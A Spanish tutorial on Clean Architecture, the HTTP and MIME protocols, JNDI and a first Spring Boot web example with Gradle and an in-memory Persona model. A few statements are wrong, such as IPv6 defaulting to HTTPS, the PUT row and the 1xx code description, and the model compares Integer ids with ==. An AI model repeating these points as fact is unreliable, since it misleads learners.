El artículo original y la imagen los puedes encontrar en <https://8thlight.com/blog/uncle-bob/2012/08/13/the-clean-architecture.html>. En la página <http://blog.veladan.org/2016/03/29/clean-architecture> lo han traducido al castellano:



La figura es sólo un esquema, puedes añadirle tantas capas como necesites. La idea es la de siempre, organizar nuestra aplicación en capas, de “más cerca de los datos” a “más cerca del usuario”. Lo que hace que tenga tanta aceptación es que ha definido de claramente cómo deberían comunicarse las diferentes capas, aplicando de nuevo ideas de toda la vida.

## 2.2.1 Regla de dependencia

Para pasar de una capa a otra vamos a aplicar la **regla de dependencia**: las dependencias del código fuente sólo pueden apuntar hacia dentro. Nada de un círculo interno puede saber algo de un círculo externo.

¿Qué significa eso? Que ninguna clase, función, formato, variable o cosa con nombre definida fuera puede ser usada dentro. Por tanto, si cambias algo fuera, las capas de dentro no se verán afectadas.

## 2.2.2 Inversión de control. Cómo cruzar las fronteras

Pero claro, las fronteras tienen que cruzarse, y tiene que haber comunicación en ambos sentidos. Para lograrlo se aplica el principio de **inversión de dependencia**:

- Los módulos de alto nivel no pueden depender de los módulos de bajo nivel. Ambos deben depender de abstracciones.
- Las abstracciones no deben depender de los detalles. Son los detalles los que dependen de las abstracciones.

¿Qué significa esto? El siguiente código está rematadamente mal:

```
public class Línea {  
    private Punto p1,p2;  
  
    public Línea(int x1, int y1, int x2, int y2) {  
        this.p1 = new Punto(x1,y1);  
        this.p2 = new Punto(x2,y2);  
    }  
    ...  
}
```

La clase “Línea”, de más alto nivel que “Punto”, depende de ésta. Si modificamos el constructor de la clase “Punto” añadiéndole un color, por ejemplo, tendríamos que modificar la clase “Línea”. La solución es muy sencilla:

```
public Línea(Punto p1, Punto p2) {  
    this.p1 = p1;  
    this.p2 = p2;  
}
```

Los objetos se crean **fuerá**, y se **inyectan** a la clase de más alto nivel a través de métodos setXXX o parámetros del constructor. Por supuesto, si estamos hablando de vistas y presentadores los argumentos definidos no serían de una clase en concreto, sino de **interfaces** (las abstracciones de las que hemos hablado arriba) implementadas por estos elementos:

```
public class Principal extens Activity implements InterfazVista {  
    ...  
    InterfazPresentador p=new PresentadorPrincipalImpl(this);  
    ...  
  
    public class PresentadorPrincipalImpl implements InterfazPresentador {  
        private InterfazVista vista;  
        public PresentadorPrincipalImpl(InterfazVista vista) {  
            this.vista=vista;  
        }  
        ...  
    }  
}
```

Por último, los datos que pasan de una capa a otra deben ser **datos independientes y simples**, como argumentos de funciones, estructuras simples o los DTO de siempre.

## 2.3 Protocolo HTTP

Una aplicación Web se dedica exclusivamente a recibir y enviar peticiones y respuestas HTTP. Se pasa el día intercambiando **textos** con el cliente, en formato HTTP; por tanto es útil conocer los rudimentos del protocolo.

---

El **Hypertext Transfer Protocol** es un protocolo cliente/servidor usado para las transacciones de la WWW. Es un protocolo de aplicación que usa TCP como capa de transporte. A veces otros servicios, como SOAP, lo usan a su vez como base, por lo que a veces nos referimos a él como otro protocolo de transporte. Su funcionamiento es muy sencillo:

- El usuario selecciona una URL y le indica al **user agent** (el programa cliente) que quiere acceder a su contenido.
- El programa cliente descodifica las partes de la URL: Protocolo concreto de acceso (los programas clientes pueden trabajar con varios protocolos distintos, aparte de HTTP), la IP del servidor, el puerto usado y el fichero del servidor que queremos leer.
- Se abre una conexión TCP, que transporta la petición HTTP.
- El servidor devuelve una respuesta al cliente. Incluye un código de respuesta y opcionalmente un contenido.
- Se cierra la conexión TCP

Es un protocolo **sin estado**. No puede saber qué pasó en transacciones anteriores. Para evitar esa limitación se utilizan por ejemplo las cookies, que permiten al servidor mantener **sesiones** (y a las empresas ganar mucho con la publicidad). Otra "modificación" del protocolo es el modo **keep alive**, que permite que varias peticiones/respuesta viajen dentro de la misma conexión TCP, por ejemplo para recuperar la página HTML y todas sus imágenes asociadas.

El protocolo usa texto legible para sus operaciones, por lo que resulta muy fácil de entender. Una **transacción** está compuesta de una **encabezado**, y opcionalmente un contenido (el **cuerpo**) separado de la cabecera por una línea en blanco.

El encabezado puede contener información muy variada, colocando cada elemento en líneas distintas. La primera línea será siempre la **petición del cliente** o el **código de respuesta del servidor**. El resto de las líneas del encabezado tendrán la forma **clave:valor**. Estas líneas pueden ser cualquier cosa, siempre que el cliente y el servidor estén de acuerdo. Esta posibilidad le da una enorme flexibilidad al protocolo.

### 2.3.1 Petición

Un ejemplo de petición puede ser:

```
GET /servidor/Saludo/ HTTP/1.1
accept: text/xml, multipart/related
connection: keep-alive
content-length: 451
content-type: text/xml; charset=utf-8
host: localhost:8080
soapaction: "http://ws.servidor.javi.com/Saludo/enviarSaludoRequest"
user-agent: Metro/2.3 (tags/2.3-7528; 2013-04-29T19:34:10+0000) JAXWS-
RI/2.2.8 JAXWS/2.2 svn-revision#unknown
(línea en blanco)
contenido enviado
```

La primera línea es la petición realizada por el cliente. Contiene el **tipo de petición** realizada, el **recurso** pedido y la **versión del protocolo** usado. Hay varios tipos de petición:

| Tipo   | Descripción                                                                                                  |
|--------|--------------------------------------------------------------------------------------------------------------|
| GET    | Pide un recurso. Puede enviar datos adicionales, por ejemplo "/index.html?id=1".                             |
| POST   | Envía datos en el cuerpo de la petición. GET y POST son las peticiones usadas por los navegadores.           |
| PUT    | Envía un recurso al servidor. Es más eficiente que PUT para esta tarea, ya que POST usa mensajes multiparte. |
| DELETE | Le pide al servidor que borre un recurso.                                                                    |
| HEAD   | Como GET, pero sólo pide cabeceras.                                                                          |
| TRACE  | Que devuelva en el cuerpo de la respuesta todo lo enviado en la petición. Se usa para realizar pruebas.      |

| <b>Tipo</b> | <b>Descripción</b>                                                                                                                                 |
|-------------|----------------------------------------------------------------------------------------------------------------------------------------------------|
| OPTIONS     | Qué métodos HTTP soporta el servidor para una petición concreta.                                                                                   |
| CONNECT     | Se usa para averiguar si tenemos acceso a un host. La petición no tiene por qué llegar al servidor, un proxy intermedio se puede encargar de ella. |

Como se ve en el ejemplo HTTP usa el protocolo MIME para definir los datos enviados en el cuerpo del mensaje.

### 2.3.2 Respuesta

Un ejemplo de respuesta:

```
HTTP/1.1 200 OK
Content-Type: text/xml; charset=utf-8
Date: Fri, 28 Nov 2014 08:48:16 GMT
Server: GlassFish Server Open Source Edition 4.1
Set-Cookie: JSESSIONID=5961e82b32c2789c79aacc35ce8d; Path=/servidor; HttpOnly
Transfer-Encoding: chunked
X-Powered-By: Servlet/3.1 JSP/2.3 (GlassFish Server Open Source Edition 4.1
Java/Oracle Corporation/1.7)
(línea en blanco)
contenido enviado
```

Al igual que en la petición, las cabeceras están separadas del cuerpo del mensaje por una línea en blanco. Hay una cabecera diferente, **Set-Cookie**. Para el protocolo las cookies son cabeceras intercambiadas entre el cliente y el servidor. Como puede verse esta cookie se empleará para establecer una sesión, si el cliente está preparado para ello.

¿Qué tienen de especial las cookies? Que todos los navegadores están programados para devolver a los servidores las cookies que estos nos enviaron previamente, como una simple línea de la cabecera de petición. De esta forma los servidores pueden identificarnos, saber qué estuvimos haciendo con anterioridad, etc.

Lo único distinto de la petición es la primera línea, que contiene el **código de respuesta** del servidor. Existen docenas de códigos diferentes, agrupados por centenas:

| <b>Código</b> | <b>Descripción</b>                                                   |
|---------------|----------------------------------------------------------------------|
| 1xx           | Mensajes: 100, conexión rechazada ".                                 |
| 2xx           | Operación realizada con éxito: 200, ok.                              |
| 3xx           | Redirección: 302, encontrado.                                        |
| 4xx           | Error provocado por el cliente: 404, la página solicitada no existe. |
| 5xx           | Error provocado por el servidor: 500, error interno sin especificar. |

### 2.3.3 HTTPS


El **Hypertext Transfer Protocol Secure** es una extensión de HTTP para transmisiones seguras. Usa a su vez el protocolo SSL/TSL para encriptar la comunicación.

SSL/TSL se basa en claves privadas y certificados para conseguir que el cliente y el servidor intercambien una clave simétrica de forma segura. A partir de ese momento usarán dicha clave para asegurar la comunicación. Cada cierto tiempo o cuando se ha enviado cierto volumen de datos el proceso se repite para hacer más difíciles los ataques.

IPv6 usa por defecto esta extensión, por lo que en un futuro cercano todas las transmisiones estarán encriptadas.

### 2.3.4 Sesiones HTTP

El protocolo HTTP fue diseñado para que fuera sencillo de entender y fácil de implementar, es decir, muy básico. Por ejemplo es incapaz de recordar lo que pasó en una petición/respuesta anterior:




El servidor recibe varias peticiones de tres clientes distintos, pero sólo ve cuatro peticiones independientes. No las hay de otro tipo. El ciclo comienza con la petición, acaba con la respuesta, y se pierde todo. El servidor no puede recordar nada de una petición anterior. Se dice que **HTTP no tiene estado**, memoria.

Pues hemos utilizado un motón de sitios Web que sí nos recuerdan. Eso es porque los contenedores Web **hacén trampas**. Cuando una aplicación recibe una petición de un cliente hace de todo con ella, pero al final genera un texto HTML. Se lo pasa al servidor para que lo envuelva con HTTP y éste se lo envía finalmente al cliente. Así que es el servidor el último que tiene acceso a las páginas generadas por la aplicación.

Cuando un contenedor Web recibe una petición comprueba si ha recibido un parámetro llamado "idsession", "jsession" o algo parecido. Si ese parámetro no existe considera que es la primera petición de ese cliente (la "1", "2" y "4" del gráfico anterior). En ese caso:

- Se inventa un largo número aleatorio.
- Reserva memoria (un mapa) y la asocia a ese número que se ha inventado.
- Y espera a que la aplicación acabe con la petición.


Cuando la aplicación le entrega el código de HTML el servidor lo modifica. Añade a cada enlace y a cada formulario un parámetro llamado "idsession", "jsession"... que vale el número que se ha inventado:



Se supone que el cliente realizará las siguientes peticiones usando el código HTML que le ha llegado (si hemos pedido una página es para usar sus enlaces y formularios). Cuando recibe la petición "3" del gráfico anterior **sí contiene el parámetro**. Recuerda el número y el espacio de memoria reservado, por lo que sabe que la petición "2" y "3" son del mismo cliente.

Ese espacio de memoria es accesible desde la aplicación, por lo que el programa puede almacenar datos entre diferentes peticiones del mismo cliente.

Actualmente ya no funciona de esta manera. Es más sencillo el uso de **cookies**. Es la misma idea, pero enviando (y recibiendo) una cookie en la cabecera de respuesta y en las cabeceras de peticiones siguientes.



---

Si la cabecera de la “petición dos” no contiene una cookie llamada “JSESSIONID”, Tomcat añade esta línea a la cabecera de respuesta:

**Set-Cookie: JSESSIONID=C72176025C94E80A94DEF8BE3451496B;Path=/productos;HttpOnly**

A partir de ese momento, y mientras el cliente no cierre el navegador, todas las peticiones al servidor dirigidas a la carpeta “/productos” (el nombre de la aplicación dentro del servidor) tendrán esta línea en la cabecera de petición:

**Cookie: JSESSIONID=C72176025C94E80A94DEF8BE3451496B**

El servidor recuerda todos los números de sesión activos (por defecto caducan a la media hora de inactividad). Si el identificador coincide con uno de la lista sabe qué cliente es y el mapa que le corresponde. Si no llega un número o no coincide con ninguno, piensa que es un cliente nuevo y todo comienza.

## 2.4 Protocolo MIME

El ubicuo **Multipurpose Internet Mail Extensions** es un protocolo pensado para la transmisión de archivos a través de Internet, sin importar el tipo o el conjunto de caracteres usado. Se utiliza en los protocolos de transporte más comunes, como SMTP y HTTP, por lo que nos encontraremos con él a menudo. No necesitamos saber cómo se aplica para crear las páginas, pero al menos entenderemos mejor lo que enviamos y recibimos.

### 2.4.1 Encabezados y tipos

Es un protocolo que usa ASCII para codificar su comportamiento, creando encabezados similares a HTTP. Algunos encabezados típicos:

- **Content-type.** Indica el tipo de contenido transportado. El tipo de datos MIME tiene la forma **tipo/subtipo**. Se usan decenas de combinaciones: text/html, text/plain, application/octet-stream, image/jpg, etc. Por ejemplo:

*Content-type: text/html*

- **accept.** El cliente informa al servidor de qué tipo de respuesta espera o es capaz de procesar. Pueden indicarse varios tipos a la vez:

*accept: text/xml, multipart/related*

- **content-transfer-encoding.** Método usado para representar datos binarios. El valor "binary" significa que acepta cualquier combinación de bits. Otros posibles valores pueden ser "7bit", "base64", etc.:

*content-transfer-encoding: binary*

### 2.4.2 Mensajes multiparte

A simple vista un mensaje sólo puede contener un tipo de datos, el indicado en "Content-type". Pero existe un tipo especial, **multipart/\***, que permite que un mensaje tenga partes, las cuales pueden ser de cualquier tipo. Por supuesto una parte puede ser "multipart", con lo que acabamos construyendo una especie de árbol, aunque por lo general la estructura suele ser mucho más sencilla: Un mensaje y dos o más partes.

Se utilizan para varios servicios avanzados. Veremos un ejemplo típico en el apartado siguiente.

La estructura de un mensaje de este tipo:

*MIME-version: 1.0  
Content-type: multipart/mixed; boundary="frontera"*

*Mensaje MIME multiparte.  
--frontera  
Content-type: text/plain*

*Texto plano de ejemplo  
--frontera  
Content-type: application/octet-stream  
Content-transfer-encoding: base64*

*AksdnidkjadiISNInjinskjnaksjdnauisKJn09iadnDaksdn924i23+23e=\br/>--frontera--*

---

El mensaje MIME tiene una "frontera" (**boundary**) en su "content-type", que marca el límite de cada una de las partes. Esa frontera se colocará al inicio y final del mensaje y entre cada una de las partes. Lógicamente el contenido del mensaje no podrá contener ese código. Para evitarlo se suele usar un UUID como marca, o cualquier otro elemento similar:

```
MIME-version: 1.0
Content-type: multipart/mixed; boundary="uuid:537107ec-dd94-4270-8876-
f495fd921193
...
--uuid:537107ec-dd94-4270-8876-f495fd921193
...
--uuid:537107ec-dd94-4270-8876-f495fd921193
```

El tipo "multipart" admite varios subtipos. Alguno de ellos:

- **mixed**: Se enviará mensajes con diferentes encabezados "Content-type"
- **digest**: Se utiliza para enviar múltiples mensajes de texto.
- **encrypted**. La primera parte del mensaje tiene información para desencriptar la segunda, que siempre será de tipo application/octet-stream.
- **related**. Las partes no se deben considerar de forma individual, sino como elementos de un todo. El mensaje consiste en una parte raíz (la primera) que hace referencia al resto. Aunque no es habitual, unas partes pueden hacer a su vez referencia a otras, por lo que siempre es necesario identificarlas con el encabezado **Content-ID**.
- **signed**. Se usa para adjuntar una firma digital al mensaje, que tiene dos partes, **cuerpo** y **firma**. La primera parte completa se usa para crear la segunda.
- **form data**. Envío de datos de un formulario HTML.

## 2.5 JNDI

### 2.5.1 Definiciones y Conceptos básicos

**Java Naming and Directory Interface** es la API que Java usa para proporcionar un acceso estándar a los espacios de nombres y servicios de directorio.

Un ejemplo muy usado de espacio de nombres es el formado por las carpetas y ficheros de un disco. Hay una serie de objetos (los ficheros y carpetas) a los que representamos (nombramos) por medio de una **convención de nombrado**: Los caracteres permitidos, longitudes máximas, la barra para unir nombres, etc.


A menudo asignamos atributos a los nombres. Si hablamos de un fichero, podemos asociarle su fecha de creación, de modificación, un ícono, tamaño, etc. Al conjunto del nombre y sus atributos se le denomina **entrada de directorio**, y a un conjunto de entradas, **directorío**. Siguiendo con el ejemplo del sistema de ficheros, una carpeta es un directorio.

Los espacios de nombres tienen siempre una **estructura jerárquica**. Se suelen organizar en forma de árbol, con elementos (los directorios) que contienen a otros. Un **contexto** es un nombre de ese espacio de nombres, aunque puede entenderse como una posición dentro de ese árbol, a partir de la cual realizaremos nuestras operaciones de búsqueda o modificación.

El objetivo de JNDI es permitir el acceso a espacios de nombres de forma estándar, sin que importe el sistema físico subyacente. Hay multitud de ejemplos de sistemas de nombrado: DNS, LDAP, sistemas de ficheros, direcciones de red, email, etc. DNS no tiene nada que ver con un sistema de ficheros, pero si usamos JNDI accederemos a los dominios de Internet del mismo modo que a nuestras carpetas y archivos.

### 2.5.2 Repositorio de objetos

Una aplicación muy usada de JNDI es el almacenamiento de objetos de Java. Por ejemplo, "de algún modo" hemos almacenado en el servicio de directorio una impresora o un "DataSource". Los programas clientes pueden recuperar la impresora o el "DataSource" a través de JNDI sin necesidad de conocer absolutamente nada de quién o cómo los almacenó en el servicio de directorio. Además, como el espacio de nombres es jerárquico (tiene directorios) podemos almacenar multitud de objetos de forma organizada:



### 2.5.3 Clases necesarias

JNDI proporciona interfaces. Hace falta un proveedor que las implemente con las clases que trabajarán con el sistema de nombrado real. Con el JDK vienen las clases para acceder a LDAP. Si queremos usar otros espacios de nombres tendremos que bajarnos las clases y crear una biblioteca. Si usamos un contenedor Java, seguramente tendremos la implementación JDNI del fabricante.

### 3 Ejemplo Personas


En este capítulo aprenderemos a crear una aplicación Web con Spring Boot. El objetivo es aprender los conceptos básicos y comprender por encima cómo se enganchan todas las piezas. En capítulos posteriores comenzaremos de cero con una aplicación más compleja y veremos las diferentes partes con mucho más detalle.

La aplicación será muy simple. Se compondrá de dos páginas JSP, que nos permitirán crear “Personas” o bien ver los datos de las personas creadas. Ni siquiera usaremos una base de datos, todo se hará con colecciones en memoria. Lo que sí que veremos es:


- Cómo se crea un proyecto con Spring Boot y Gradle.
- La configuración básica de Spring Boot y su filosofía.
- Conceptos básicos de inyección de dependencia.
- La base de Spring Web MVC: Controladores, resolutores de vistas, etc.
- Algo de JSP, EL y JSTL.


#### 3.1 Creación del proyecto

Estoy usando “Spring Tool Suite 4”, que no es más que Eclipse con unos cuantos asistentes para Spring. Sin embargo que proporciona un asistente para crear un proyecto con Spring Boot. Comienzo con “File”, “New”, “Project”:



Dentro de “Spring Boot” selecciono “Spring Starter Project” y “Next”:






En este cuadro de diálogo escribo el nombre del “artefacto Gradle” que estoy creando (que los nombres coincidan con el nombre del paquete principal, si quieras evitarte problemas), si uso Gradle o Maven, la versión de Java, que quiero un proyecto Web y al principio del todo, la “URL de servicio”.

Realmente este asistente no hace nada de por sí. Usa un servicio de Internet que es quien realmente hace el trabajo. Si vamos directamente a esa URL haríamos exactamente lo mismo:

Serán exactamente las mismas opciones (el programa es el mismo). La única diferencia es que al final tendremos un “ZIP” que tendremos que descomprimir y añadir manualmente al espacio de trabajo de Eclipse. Con el asistente que estamos usando haremos lo mismo, pero de forma automática.


Si pulsamos “Next” de nuevo nos permite añadir automáticamente las dependencias típicas de un proyecto de Spring Boot (la página Web hace lo mismo, por cierto):



Sólo he añadido “Spring Web”, el marco de trabajo de Spring para crear aplicaciones Web MVC. Damos siguiente otra vez, nos informa de lo que va a hacer (bajar el ZIP, descomprimirlo y añadirlo al espacio de trabajo) y finalizamos. Si todo ha ido bien, tendremos el proyecto creado.

Voy a usar JSP en lugar de Thymeleaf, y en este ejemplo no voy a hacer nada con JUnit, por lo que:

- Elimino “templates” y “static” de “/src/main/resources” y “/src/test/java”
- Creo la carpeta “/src/main/webapp” y “WEB-INF” dentro de esta última.



## 3.2 Dependencias

Quito todo lo referente a JUnit y añado la biblioteca JSTL tradicional. El fichero de configuración de Gradle queda:

```
plugins {
    id 'org.springframework.boot' version '2.2.6.RELEASE'
    id 'io.spring.dependency-management' version '1.0.9.RELEASE'
    id 'java'
    id 'war'
}

group = 'com.javi'
version = '0.0.1-SNAPSHOT'
sourceCompatibility = '1.8'

repositories {
    mavenCentral()
}

dependencies {
    implementation 'org.springframework.boot:spring-boot-starter-web'
    providedRuntime 'org.springframework.boot:spring-boot-starter-tomcat'
    implementation 'javax.servlet:jstl:1.2'
}
```

Como ya he comentado, el proyecto está preparado por defecto para funcionar como Thymeleaf. Algunas veces las páginas JSP no me han funcionado hasta que he eliminado las dos carpetas anteriores o he añadido una dependencia referente a páginas JSP, como la dependencia “jstl”. Aunque parezca raro, es el comportamiento normal de Spring Boot: analiza las dependencias del proyecto y aplica la configuración que le parece más adecuada.


Algunas dependencias cambian en función de la versión de Apache que uses. El código anterior funciona perfectamente en Apache 9.x, pero para **Apache 10.x** las etiquetas JSTL sólo funcionan si cambias la dependencia a ‘**org.glassfish.web: jakarta.servlet.jsp.jstl:2.0.0**’. Consulta el apartado 5.3, “JSTL” para más información.

Las otras dos dependencias son típicas de Spring Boot. Son “dependencias para vagos” que incluyen todas las bibliotecas típicas para la tarea requerida. En este caso, crear aplicaciones Web MVC que se ejecutarán en un contenedor Tomcat. En estas bibliotecas nunca se incluye la versión. Se define con un plugin al principio del fichero, por comodidad y para evitar incompatibilidades.

Cuando escoges un proyecto Web MVC el asistente siempre añade las dependencias “spring-boot-starter-web” y “spring-boot-starter-tomcat”, La primera ya incluye a la segunda, por lo que en teoría no es necesaria; sin embargo el “providedRuntime” hace que el WAR se empaquete de forma más eficiente.

### 3.3 El modelo

Vamos a empezar con la parte más sencilla de la aplicación, el modelo. En nuestro caso se va a componer de una única “entidad” y una clase que implementará el típico CRUD con una simple colección. También añadiré una excepción para poder jugar en el controlador con los errores de datos:



El código de Java es muy simple. La entidad es el típico JavaBean, con un constructor de utilidad para usarlo en mi código:

```
public class Persona implements Serializable {
    private Integer id;
    private String nombre;
    private String apellidos;
    private Double salario;

    public Persona() {
    }

    public Persona(Integer id, String nombre, String apellidos, Double salario) {
        this.id = id;
        this.nombre = nombre;
        this.apellidos = apellidos;
        this.salario = salario;
    }

    ... (típicos get/set)
    ... (típicos equals, hashCode y toString)
}
```

La Excepción tiene el código habitual. Como en el ejemplo más avanzado usaré Spring Data JPA, la excepción extiende a RuntimeException, para que la forma de tratar los errores en el controlador sea similar:

```
public class DatosException extends RuntimeException {
    public DatosException(String mensaje) {
        super(mensaje);
    }
}
```

Y por último el modelo. Por supuesto, primero la interfaz:

```
public interface Modelo {
    public List<Persona> getPersonas();
    public Persona getPersona(Integer id);
    public void borrarPersona(Integer id);
    public void crearPersona(Persona p);
    public void modificarPersona(Persona p);
}
```

Y después la clase que la implementa:

```
@Component
public class ModeloImpl implements Modelo {
    private List<Persona> lista;

    @PostConstruct
    private void iniciar() {
        this.lista=new ArrayList<>();
        this.lista.add(new Persona(10, "Javier", "Rodríguez", 3500.0));
        this.lista.add(new Persona(20, "Ana", "Aregui", 3760.57));
    }
}
```

---

```

        this.lista.add(new Persona(30,"Luisa", "Pons",1200.10));
        this.lista.add(new Persona(40,"Pedro", "Gómez",2100.0));
    }

    @Override
    public List<Persona> getPersonas() {
        if (Math.random()>0.5) throw new DatosException("Error simulado");
        return this.lista;
    }

    @Override
    public Persona getPersona(Integer id) {
        for (Persona p:this.lista)
            if (p.getId()==id) return p;
        return null;
    }

    @Override
    public void borrarPersona(Integer id) {
        Persona encontrada=this.getPersona(id);
        if (encontrada==null) throw new DatosException("La persona no existe");
        this.lista.remove(encontrada);
    }

    @Override
    public void crearPersona(Persona p) {
        Persona encontrada=this.getPersona(p.getId());
        if (encontrada!=null) throw new DatosException("La persona ya existe");
        this.lista.add(p);
    }

    @Override
    public void modificarPersona(Persona p) {
        Persona encontrada=this.getPersona(p.getId());
        if (encontrada==null) throw new DatosException("La persona no existe");
        encontrada.setNombre(p.getNombre());
        encontrada.setApellidos(p.getApellidos());
        encontrada.setSalario(p.getSalario());
    }
}

```

Como quiero tratar los errores en el controlador, he programado el modelo para que los produzca de vez en cuando. Si trato de borrar o modificar una persona que no existe o de crear una que sí existe se producirá una excepción. También lanzo un error de forma aleatoria cada vez que leo a una persona.

El controlador tendrá que usar el modelo. Se lo pasará a través de **inyección de dependencia**, pero para que eso suceda el modelo tiene que ser un bean de Spring (y también el controlador, pero eso va después). Lo defino con la anotación **@Component**.

Quiero que el bean cree unos cuantos datos de prueba cuando Spring arranque. En ese caso podría haber usado el constructor de la clase, pero en la vida real hubiera sido una mala idea. En un caso práctico es muy posible que este bean dependiera de otros, y es más que probable que durante la ejecución del constructor esos beans no estuvieran disponibles.

